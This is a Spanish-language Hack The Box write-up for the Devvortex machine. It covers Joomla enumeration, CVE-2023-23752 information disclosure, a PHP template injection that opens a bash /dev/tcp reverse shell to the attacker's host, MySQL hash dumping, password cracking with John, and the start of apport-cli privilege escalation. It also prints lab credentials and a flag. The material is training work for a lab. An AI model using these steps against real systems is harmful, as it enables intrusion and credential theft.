

# Devvortex



**Devvortex has been Pwned!**

**Alex Coman (aka. KR31TOS)**  
[kr31tos@proton.me](mailto:kr31tos@proton.me)

**07 Febrero 2024**



# Índice

## Índice

	1
<i>Ámbito y alcance</i>	2
<i>Reconocimiento</i>	2
<i>Enumeración</i>	3
<i>Descubrimiento de puertos abiertos</i>	3
<i>Enumeración de versión y servicio</i>	3
<i>Unauthenticated information disclosure</i>	7
<i>Explotación</i>	8
<i>Remote Code Execution</i>	8
<i>Password cracking</i> 🏴	10
<i>Escalada de privilegios</i>	12
<i>Improper Privilege Management</i> 🏴	12



# Ámbito y alcance

En este detallado writeup, detallaremos paso a paso la resolución de la máquina **Devvortex** en la plataforma **Hack The Box**. En nuestra primera etapa de explotación, aprovecharemos una vulnerabilidad de divulgación de información sin autenticación, utilizando el **CVE-2023-23752** para filtrar usuarios y obtener datos confidenciales.

Continuando con nuestra intrusión, identificaremos una vulnerabilidad de ejecución remota de código al manipular las plantillas del **CMS Joomla**. Aprovecharemos esta vulnerabilidad para ejecutar código arbitrario en el servidor y obtener control sobre el sistema.

Avanzando en nuestro proceso de compromiso, procederemos a descifrar la contraseña de un usuario mediante **técnicas de cracking**. Utilizaremos herramientas y métodos específicos para obtener acceso a las credenciales y avanzar en nuestra intrusión.

Finalmente, escalaremos nuestros privilegios utilizando un **proof-of-concept (PoC)** de la vulnerabilidad **CVE-2023-1326**. Esta vulnerabilidad nos permitirá aumentar nuestros privilegios en el sistema y obtener un mayor control sobre el entorno comprometido.



## Reconocimiento

Hacemos un traceroute (**-R**) para ver por qué nodos pasa la traza icmp y comprobar que tenemos conectividad, hay un nodo intermedio que hace que el **TTL** de la máquina disminuya en 1, pero claramente da a entender que es una máquina Linux por el valor **TTL=63**

```
> ping -c 1 10.10.11.242 -R
PING 10.10.11.242 (10.10.11.242) 56(124) bytes of data.
64 bytes from 10.10.11.242: icmp_seq=1 ttl=63 time=59.2 ms
RR:      10.10.14.15
          10.10.10.2
          10.10.11.242
          10.10.11.242
          10.10.14.1
          10.10.14.15

--- 10.10.11.242 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 59.229/59.229/59.229/0.000 ms
```



# Enumeración

## Descubrimiento de puertos abiertos

Utilizamos **nmap** para realizar un escaneo y descubrir qué puertos **TCP** están abiertos en la máquina víctima con el comando:

- **sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.242 -oG allPorts**
  - **-p-** Indica que debe escanear los 65535 puertos disponibles.
  - **--open** Solo considerar puertos abiertos.
  - **-sS** Realiza un escaneo sigiloso, no completa la conexión TCP (SYN > SYN/ACK > Reset packet).
  - **--min-rate 5000** Establece el número mínimo de paquetes enviados por segundo.
  - **-vvv** Modo triple verbose, muestra resultados a medida que los encuentra.
  - **-n** Evita la resolución DNS para que el escaneo vaya más rápido
  - **-Pn** Desactiva el descubrimiento de host mediante pings.

```
> sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.242 -oG allPorts
[sudo] password for kr31tos:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-06 23:55 CET
Initiating SYN Stealth Scan at 23:55
Scanning 10.10.11.242 [65535 ports]
Discovered open port 22/tcp on 10.10.11.242
Discovered open port 80/tcp on 10.10.11.242
Completed SYN Stealth Scan at 23:55, 23.74s elapsed (65535 total ports)
Nmap scan report for 10.10.11.242
Host is up, received user-set (0.39s latency).
Scanned at 2024-02-06 23:55:04 CET for 23s
Not shown: 36039 closed tcp ports (reset), 29494 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 63
80/tcp    open  http     syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 23.87 seconds
          Raw packets sent: 115403 (5.078MB) | Rcvd: 36619 (1.465MB)

> extractPorts allPorts
Command 'xclip' not found, but can be installed with:
sudo apt install xclip

[*] Extracting information...

[*] IP Address: 10.10.11.242
[*] Open ports: 22,80

[*] Ports copied to clipboard
```

## Enumeración de versión y servicio

Lanzamos una serie de scripts básicos de enumeración propios de la herramienta **nmap** para listar la versión y servicio que están corriendo bajo los puertos abiertos (**22, 80**).

- **nmap -sCV -p22,80 10.10.11.242 -oN targeted**
  - **-sCV** Combina los parámetros **-sC** sirve para lanzar un conjunto de scripts básicos de reconocimiento de nmap **-sV** detecta la versión y el servicio que están corriendo por los puertos abiertos.
  - **-p22,80** Por los puertos seleccionados
  - **-oN** Se exporta en formato nmap en un archivo llamado **targeted**.



Nos muestra que se trata de una máquina **Linux** que tiene **Ubuntu** como sistema operativo corriendo un servidor **nginx 1.18.0** y ejecutándose por el puerto **80 http** que tiene pinta de ser una página web de una agencia con el nombre **DevVortex**.

	File: targeted
1	# Nmap 7.94SVN scan initiated Tue Feb 6 23:58:32 2024 as: nmap -sCV -p22,80 -oN targeted 10.10.11.242
2	Nmap scan report for devvortex.htb (10.10.11.242)
3	Host is up (0.060s latency).
4	
5	PORT STATE SERVICE VERSION
6	22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
7	ssh-hostkey:
8	_ 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
9	_ 256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
10	_ 256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
11	80/tcp open http nginx 1.18.0 (Ubuntu)
12	_http-server-header: nginx/1.18.0 (Ubuntu)
13	_http-title: DevVortex
14	Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
15	
16	Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
17	# Nmap done at Tue Feb 6 23:58:41 2024 -- 1 IP address (1 host up) scanned in 9.50 seconds

Al tratarse de un servidor web se realiza un proceso de **fuzzing** para encontrar unas posibles rutas que puedan ser vulnerables. Utilizamos la herramienta **dirb** para realizar el escaneo pero no encontramos nada relevante. Solo una ruta al **index.html** que no tiene nada relevante en su código fuente.

```
> dirb http://devvortex.htb

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Feb 7 00:13:20 2024
URL_BASE: http://devvortex.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://devvortex.htb/ ----
==> DIRECTORY: http://devvortex.htb/css/
==> DIRECTORY: http://devvortex.htb/images/
+ http://devvortex.htb/index.html (CODE:200|SIZE:18048)
==> DIRECTORY: http://devvortex.htb/js/

---- Entering directory: http://devvortex.htb/css/ ----
---- Entering directory: http://devvortex.htb/images/ ----
---- Entering directory: http://devvortex.htb/js/ ----

-----
END_TIME: Wed Feb 7 00:30:40 2024
DOWNLOADED: 18448 - FOUND: 1
```



Así que lanzamos la herramienta **gobuster** con la intención de encontrar algún subdominio que pueda resultar útil con el comando:

- `gobuster vhost -w subdomains-top1million-5000.txt --append-domain -u http://devvortex.htb -t 20`
  - **vhost**: Especifica que se realizará un escaneo de subdominios virtuales.
  - **-w subdomains-top1million-5000.txt**: Especifica la ruta a la lista de palabras que se utilizará para la búsqueda de subdominios. En este caso, se está utilizando una lista de palabras llamada `subdomains-top1million-5000.txt`.
  - **--append-domain**: Añade automáticamente el dominio base "devvortex.htb" a cada palabra en la lista de palabras para formar subdominios completos.
  - **-u http://devvortex.htb**: Especifica la URL base del sitio web que se va a escanear.
  - **-t 20**: Especifica el número de hilos a utilizar durante la ejecución. En este caso, se están utilizando 20 hilos para acelerar el proceso de búsqueda.

```
> gobuster vhost -w subdomains-top1million-5000.txt --append-domain -u http://devvortex.htb -t 20
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://devvortex.htb
[+] Method:       GET
[+] Threads:      20
[+] Wordlist:     subdomains-top1million-5000.txt
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
[+] Append Domain: true
=====
Starting gobuster in VHOST enumeration mode
=====
[Found: dev.devvortex.htb Status: 502 [Size: 166]
Progress: 4989 / 4990 (99.98%)
=====
Finished
=====
```

Nos encuentra el subdominio **dev.devvortex.htb** con el código de estado **502** que indica un problema en la comunicación entre servidores, lo que impide que el servidor actuante pueda satisfacer la solicitud del cliente. Para que la web nos deje ver el subdominio, hay que añadirlo al archivo `/etc/hosts` con el siguiente comando:

- `echo "10.10.11.242 dev.devvortex.htb" | sudo tee -a /etc/hosts`

Después añadimos la URL al navegador y nos lleva a la siguiente página:

The screenshot shows a web browser window with the title bar "Devvortex". The address bar contains "dev.devvortex.htb". The page itself has a dark background with a large, stylized building graphic on the right. At the top center, it says "DEVVORTEX". Below that, in large white capital letters, it says "WELCOME TO DEVVORTEX". Underneath that, in smaller white text, it says "Welcome to the realm of stunning web design!". At the bottom left, there is a white button with the text "GET STARTED". At the very bottom right of the page, there is a red navigation bar with links for "Home", "About", "Services", "Portfolio", and "Contact".



Miramos el código fuente de la página pero no encontramos nada relevante, así que decidimos ojear el archivo `robots.txt`:

```
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html


User-agent: *
Disallow: /administrator/
Disallow: /api/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

Claramente vemos que se trata de un **CMS Joomla** y nos muestra varias rutas entre las que destaca `/administrator/`, `/logs/`, `/tmp/`. Entramos en la ruta `/administrator/` y nos encontramos con este panel de login

The screenshot shows a web browser window with the following details:

- Address Bar:** dev.devvortex.htb/administrator/ (highlighted with a red box)
- Toolbar:** Includes icons for Back, Forward, Stop, Refresh, and a search bar.
- Navigation Bar:** Shows links to "My Tools", "Virus Total", "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec".
- Content Area:** The main content area displays the Joomla administrator login page. It features a dark blue header with the text "Development Joomla! Administrator Login". Below this is a large white input form for logging in. The form includes:
  - A Joomla logo icon above the "Username" field.
  - A "Username" input field with a red border and a placeholder "Please fill in this field".
  - A "Password" input field with a red border and a visibility toggle icon.
  - A "Log in" button in a blue box.
  - A link "Forgot your login details?" at the bottom right of the form.
- Footer:** A small "Need Support?" link at the bottom left of the main content area.

Realizando una búsqueda por internet, doy con el blog de **HackTricks** que habla precisamente de los **CMS Joomla**, y consigo encontrar la versión, se trata de **Joomla 4.2.6**. Así que podemos buscar exploits por internet, ya que se trata de una versión desactualizada.



```
<extension type="file" method="upgrade">
    <name>files_joomla</name>
    <author>Joomla! Project</author>
    <authorEmail>admin@joomla.org</authorEmail>
    <authorUrl>www.joomla.org</authorUrl>
    <copyright>(C) 2019 Open Source Matters, Inc.</copyright>
    <license>
        GNU General Public License version 2 or later; see LICENSE.txt
    </license>
    <version>4.2.6</version>
    <creationDate>2022-12</creationDate>
    <description>FILES_JOOMLA_XML_DESCRIPTION</description>
    <scriptfile>administrator/components/com_admin/script.php</scriptfile>
    <update>
        <schemas>
            <schemapath type="mysql">
                administrator/components/com_admin/sql/updates/mysql
            </schemapath>
            <schemapath type="postgresql">
                administrator/components/com_admin/sql/updates/postgresql
            </schemapath>
        </schemas>
    </update>
    <fileset>
        <files>
            <folder>administrator</folder>
```

## Unauthenticated information disclosure

En la misma página de **HackTricks**, recomiendan un **CVE** reciente en la base de datos **Exploit DB** en concreto [CVE-2023-23752](#). Este script utiliza las librerías **requests** y **BeautifulSoup** para realizar solicitudes HTTP y analizar el HTML de las respuestas, respectivamente. Nos consigue sacar credenciales de usuario, que resultan ser válidas.

```
> ruby exploit.rb http://dev.devvortex.htb
ruby: warning: shebang line ending with \r may cause problems
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered

Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg0t1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0
```

The screenshot shows the Joomla! Home Dashboard. At the top, there are several browser tabs: 'Home Dashboard - Dev' (active), 'http://dev.devvortex.htb/admin...', 'Joomla! v4.2.8 - Unauth...', and 'GitHub - Accès/exploit-C'. The main navigation bar includes links for 'My Tools', 'Virus Total', 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The Joomla! logo is at the top left, followed by 'Home Dashboard' and a user menu. A red warning box in the center states: 'We have detected that your server is using PHP 7.4.3 which is obsolete and no longer receives official security updates by its developers. The Joomla! Project recommends upgrading your site to PHP 8.1 or later which will receive security updates at least until 2024-11-25.' Another message below it says: 'Please ask your host to make PHP 8.1 or a later version the default version for your site. If your host is already PHP 8.1 ready please enable PHP 8.1 on your site's root and 'administrator' directories – typically you can do this yourself through a tool in your hosting control panel, but it's best to ask your host if you are unsure.' On the left sidebar, there are icons for Site (Users, Articles, Article Categories, Media, Modules, Plugins), System (Global Checkin, Cache, Global Configuration), and Notifications (Joomla is up to date, Unknown extensions...).

# Explotación

## Remote Code Execution

Como el usuario Lewis es administrador en el panel de control de **Joomla**, y sabiendo que utiliza código **PHP** para crear las plantillas. Podemos agregar un código malicioso a alguna plantilla. Decido escoger la plantilla de **login.php** para hacer una prueba añadiendo una reverse shell a mi máquina. Para llegar a ella, hay que ir a **System -> Administrator Template -> Atum Details and Files ->**

The screenshot shows the Joomla! Administrator Template editor. The URL in the address bar is 'dev.devvortex.htb/administrator/index.php?option=com\_templates&view=template&id=222&file=L2xvZ2luLnBocA%3D%3D&isMedia=0'. The page title is 'Templates: Customise (Atum)'. There are buttons for 'Save', 'Save & Close', 'Rename File', 'Delete File', and 'Close File'. Below these are tabs for 'Editor', 'Create Overrides', 'Updated Files', and 'Template Description'. The 'Editor' tab is selected, showing the message 'Editing file "/administrator/templates/atum/login.php" in template "atum".' On the left, a file tree shows the directory structure: '/administrator/templates/atum' containing 'html', 'component.php', 'cpanel.php', 'error.php', 'error\_full.php', 'error\_login.php', 'index.php', 'joomla.asset.json', 'login.php' (which is highlighted with a red box), and 'templateDetails.xml'. The '/media/templates/administrator/atum' folder contains 'css' and 'images'. On the right, the code editor displays the contents of 'login.php':

```
<?php
/*
 * @package     Joomla.Administrator
 * @subpackage  Templates.Atum
 * @copyright   (C) 2016 Open Source Matters, Inc. <https://www.joomla.org>
 * @license     GNU General Public License version 2 or later; see LICENSE.txt
 * @since      4.0.0
*/
defined('_JEXEC') or die;

use Joomla\CMS\Environment\Browser;
use Joomla\CMS\Factory;
use Joomla\CMS\HTML\Helper;
use Joomla\CMS\Language\Text;
use Joomla\CMS\Layout\LayoutHelper;
use Joomla\CMS\Uri\Uri;

/** @var \Joomla\CMS\Document\HtmlDocument $this */
$app    = Factory::getApplication();
$input  = $app->input;
$wa    = $this->getWebAssetManager();
```



Añadir una reverse shell mediante `system`:

- `system('bash -c "bash -i >& /dev/tcp/10.10.14.3/1337 0>&1"');`

```
1  <?php
2  system('bash -c "bash -i >& /dev/tcp/10.10.14.3/1337 0>&1")
3
4
5  /**
6   * @package    Joomla.Administrator
7   * @subpackage Templates.Aatum
8   * @copyright  (C) 2016 Open Source Matters, Inc. <https://www.joomla.org>
9   * @license    GNU General Public License version 2 or later; see LICENSE.txt
10  * @since     4.0.0
11  */
12
13 defined('_JEXEC') or die;
14
15 use Joomla\CMS\Environment\Browser;
16 use Joomla\CMS\Factory;
17 use Joomla\CMS\HTML\HTMLHelper;
18 use Joomla\CMS\Language\Text;
19 use Joomla\CMS\Layout\LayoutHelper;
20 use Joomla\CMS\Uri\Uri;
21
22 /** @var \Joomla\CMS\Document\HtmlDocument $this */
23
24 $app = Factory::getApplication();
25 $input = $app->input;
```

Hay que ponerse en escucha con `nc -lvp 1337`. Guardar la plantilla modificada e ir a la ruta donde se encuentra nuestra bash -> `/administrator/templates/atum/login.php`

```
> nc -lvp 1337
listening on [any] 1337 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.242] 58372
bash: cannot set terminal process group (876): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ whoami
whoami
www-data
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ uname -a
uname -a
Linux devvortex 5.4.0-167-generic #184-Ubuntu SMP Tue Oct 31 09:21:49 UTC 2023 x86_6
4 x86_64 x86_64 GNU/Linux
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ |
```

Ya tenemos acceso al sistema, ahora procederemos con un tratamiento de la `tty` para poder interactuar con ella cómodamente:

- `script /dev/null -c bash` luego pulsamos `CTRL+Z`
- `stty raw -echo; fg` introducimos `reset` xterm
- `export TERM=xterm`
- `stty rows 44 columns 184`

Procedemos a listar el archivo `etc/passwd` para ver qué usuarios tienen privilegios de bash y nos encontramos con los usuarios `root` y `logan`. El usuario `logan` también nos lo mostraba el exploit para conseguir usuarios que lanzamos anteriormente.



```
www-data@devvortex:/$ cat /etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin:/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin:/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin:/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin:/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin:/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin:/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin:/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin:/nologin
messagebus:x:103:106:/nonexistent:/usr/sbin:/nologin
syslog:x:104:110::/home/syslog:/usr/sbin:/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin:/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112:/run/uuidd:/usr/sbin:/nologin
tcpdump:x:108:113:/nonexistent:/usr/sbin:/nologin
landscape:x:109:115:/var/lib/landscape:/usr/sbin:/nologin
pollinate:x:110:1:/var/cache/pollinate:/bin/false
sshd:x:111:65534:/run/sshd:/usr/sbin:/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin:/nologin
lxr:x:998:100:/var/snap/lxr/common/lxr:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin:/nologin
fwupd-refresh:x:113:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin:/nologin
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
logan:x:1000:1000:,,,:/home/logan:/bin/bash
_laurel:x:997:997:/var/log/laurel:/bin/false
www-data@devvortex:/$
```

## Password cracking

El script también nos enseñaba la base de datos con la que opera la página, es MySQL por lo tanto nos conectaremos a la base de datos para ver si damos con la contraseña del usuario logan ahí.

```
www-data@devvortex:~/dev.devvortex.htb/administrator$ mysql -u lewis -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 68
Server version: 8.0.35-Ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| joomla        |
| performance_schema |
+-----+
3 rows in set (0.01 sec)
```



Con el comando `use joomla` nos metemos dentro de la base de datos y seguidamente listamos todas las tablas existentes con el comando `show tables;` en la que destaca una tabla de usuarios.

```
| sd4fg_update_sites
| sd4fg_update_sites_extensions
| sd4fg_updates
| sd4fg_user_keys
| sd4fg_user_mfa
| sd4fg_user_notes
| sd4fg_user_profiles
| sd4fg_user_usergroup_map
| sd4fg_usergroups
| sd4fg_users
| sd4fg_viewlevels
| sd4fg_webauthn_credentials
| sd4fg_workflow_associations
| sd4fg_workflow_stages
| sd4fg_workflow_transitions
| sd4fg_workflows
+-----+
71 rows in set (0.01 sec)
```

```
mysql>
```

Listamos la tabla de usuarios con `select * from sd4fg_users` y nos encontramos con las credenciales de los usuarios en la que destacan los hashes de las contraseñas.

```
mysql> select * from sd4fg_users
-> ;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | name      | username | email           | password          | block | sendEmail
| registerDate | lastvisitDate | activation | params          |         |         |         |         |         |         |         |         |
set | authProvider |               |               |               |         |         |         |         |         |         |         |         |         |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 649 | lewis     | lewis     | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuVBMVvnYWRceBmy8XdEzm1u | 0 | 1
| 2023-09-25 16:44:24 | 2024-02-07 13:39:51 | 0 |               | NULL |         | 0 |         |         |         |         |
| 0 |               |               |               |               |         |         |         |         |         |         |         |         |
| 650 | logan paul | logan    | logan@devvortex.htb | $2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTGTnIy/yBtkIj12 | 0 | 0
| 2023-09-26 19:15:42 | NULL |               |               | {"admin_style":"","admin_language":"","language":"","editor":"","timezone":""}, {"a11y_mono":"0","a11y_contrast":"0","a11y_highlight":"0","a11y_font":"0"} | NULL |         | 0 |         |         |         |
| 0 |               |               |               |               |         |         |         |         |         |         |         |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

Intentamos crackearlas con **John The Ripper** con el comando :

- `john logan_password  
--wordlist=/home/kr31tos/Documents/HackTheBox/devvortex/content/lists/rockyou.txt`

Nos saca la contraseña de **logan** en texto plano, que es **tequieromucho** por lo tanto procedemos a autenticarnos con las credenciales de **logan** mediante **SSH**. Si no tenéis el archivo **rockyou.txt** en vuestra máquina por aquí dejo la descarga directa -> [rockyou.txt](#)



```
> john logan_password --wordlist=/home/kr3itos/Documents/HackTheBox/devvortex/content/lists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho (?)  
1g 0:00:00:04 DONE (2024-02-07 15:35) 0.2320g/s 334.1p/s 334.1c/s 334.1C/s lacoste..michel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



## Primera flag

Conseguimos conectarnos exitosamente por **SSH** y listamos la primera flag que se encuentra dentro del directorio **/home/** de **logan**. Primera flag → **b81ebb71ef98174ef976f23bae08e6b7**

```
logan@devvortex:~$ whoami
logan
logan@devvortex:~$ id
uid=1000(logan) gid=1000(logan) groups=1000(logan)
logan@devvortex:~$ uname -a
Linux devvortex 5.4.0-167-generic #184-Ubuntu SMP Tue Oct 31 09:21:49 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
logan@devvortex:~$ cat user.txt
b81ebb71ef98174ef976f23bae08e6b7
logan@devvortex:~$
```

## Escalada de privilegios

Lo primero que hago después de conseguir la conexión es listar las rutas donde el usuario **logan** tiene privilegios con el comando **sudo -l** y descubrimos que tiene acceso a **/usr/bin/apport-cli** donde puede ejecutar comandos.

```
logan@devvortex:~$ sudo -l
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$
```

**Apport-cli** es una herramienta de línea de comandos en sistemas Ubuntu y Debian que se utiliza para interactuar con el sistema de informes de errores de **Apport**, si intentamos abrir el archivo nos salta el **--help** para ver cómo se utiliza, abriendo la herramienta de ayuda, veo que se puede listar la versión que es **2.20.11** haciendo una búsqueda en internet, me doy cuenta que esta desactualizada, por lo tanto busco un posible exploit.

```
Options:
  -h, --help          show this help message and exit
  -f, --file-bug      Start in bug filing mode. Requires --package and an
                      optional --pid, or just a --pid. If neither is given,
                      display a list of known symptoms. (Implied if a single
                      argument is given.)
  -w, --window        Click a window as a target for filing a problem
                      report.
  -u UPDATE_REPORT, --update-bug=UPDATE_REPORT
                      Start in bug updating mode. Can take an optional
                      --package.
  -s SYMPTOM, --symptom=SYMPTOM
                      File a bug report about a symptom. (Implied if symptom
                      name is given as only argument.)
  -p PACKAGE, --package=PACKAGE
                      Specify package name in --file-bug mode. This is
                      optional if a --pid is specified. (Implied if package
                      name is given as only argument.)
  -P PID, --pid=PID   Specify a running program in --file-bug mode. If this
                      is specified, the bug report will contain more
                      information. (Implied if pid is given as only
                      argument.)
  --hanging           The provided pid is a hanging application.
  -c PATH, --crash-file=PATH
                      Report the crash from given .apport or .crash file
                      instead of the pending ones in /var/crash. (Implied if
                      file is given as only argument.)
  --save=PATH         In bug filing mode, save the collected information
                      into a file instead of reporting it. This file can
                      then be reported later on from a different machine.
  --tag=TAG          Add an extra tag to the report. Can be specified
                      multiple times.
  -v, --version       Print the Apport version number.
2.20.11
